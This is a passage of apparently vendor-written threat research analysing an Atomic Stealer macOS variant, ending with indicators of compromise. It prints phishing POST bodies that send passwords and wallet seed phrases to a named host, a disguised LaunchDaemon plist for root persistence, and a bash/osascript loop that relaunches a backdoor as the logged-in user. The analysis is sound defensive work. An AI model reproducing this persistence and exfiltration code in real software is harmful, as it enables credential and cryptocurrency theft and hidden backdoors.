
Index.html page
POST to https://systellis[.]com/openex.php


{

 "username": "dXNlcjEw",

 "password": "ZW50ZXJwYXNzd29yZGxhaA=="

}


========

{

 "username": "user10",

 "password": "enterpasswordlah"

}

put_seed.html
POST to https://systellis.com/receiveex.php

{

 "username": "dXNlcjEw",

 "seed": "a2VlbiNpY29uI3F1YWxpdHkjY2FiYmFnZSNmYWJyaWMjZmFjZSNkYWQjYWJpbGl0eSNhYmlsaXR5I2RhZCNsYWIjdGlnZXI="

}


{

 "username": "user10",

 "seed": "keen#icon#quality#cabbage#fabric#face#dad#ability#ability#dad#lab#tiger"

}

end.html
Persistence
The malware achieves persistence through a multi-stage mechanism rooted in the installPersistence routine, which leverages the stolen user password obtained during the credential harvesting phase.
LaunchDaemon Installation
The malware constructs a LaunchDaemon plist labeled com.finder.helper, deliberately mimicking legitimate Apple system processes to evade casual inspection. The plist sets both RunAtLoad and KeepAlive to true, ensuring the agent launches at every boot and automatically restarts if the process is killed, rendering simple termination ineffective. Using the previously harvested password, the malware copies the plist to /Library/LaunchDaemons/com.finder.helper.plist, sets ownership to root:wheel, and loads it immediately via launchctl, achieving root-level persistence without any additional privilege escalation.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
  "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.finder.helper</string>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>~/.agent</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
</dict>
</plist>
.mainhelper
The script reaches out to https://wusetail[.]com/zxc/kito to pull down a second-stage binary, writing it to ~/.mainhelper. It is immediately granted execution permissions via chmod +x, staging it for repeated invocation by the agent loop. .mainhelper operates as a backdoor and listens to instructions likely through an /api/tasks endpoint.

Dynamic logs indicating C2
User Context Pivoting via .agent
The malware writes a bash script to ~/.agent that runs a one-second polling loop. On each iteration, the script spawns an osascript block that queries stat -f "%Su" /dev/console to identify the currently active console user. When a non-root, non-empty user is detected, the script pivots execution into that user's context via sudo -u, relaunching ~/.mainhelper persistently under the logged-in user's session. This ensures the second-stage backdoor operates within a valid user context regardless of how the system was booted.
while true; do
  osascript <<EOF
  set loginContent to do shell script "stat -f \"%Su\" /dev/console"
  if loginContent is not equal to "" and loginContent is not equal to "root"
    do shell script "sudo -u " & quoted form of loginContent & " ~/.mainhelper"
  end if
EOF
  sleep 1
done
Conclusion
The evolution of Atomic Stealer (AMOS) continues to be in active development with many variants, while continually leveraging "ClickFix" browser prompts and trojanized installers.
Iru Endpoint Detection & Response (EDR), when set to Protect mode, automatically neutralizes detected files and monitors for the behavioral patterns characteristic of information stealers, including the persistence mechanisms and exfiltration techniques documented here.
Indicators of Compromise
Sample Hash:C42061d43760bfa805955b97afc015341241ce3273da0e3a3ddfa34b4219d5ca
Exfil C2s:92[.]246[.]136[.]14laislivon[.]com
Payload C2:wusetail[.]com
Phishing Site:systellis[.]com
Backdoor C2:45[.]94[.]47[.]204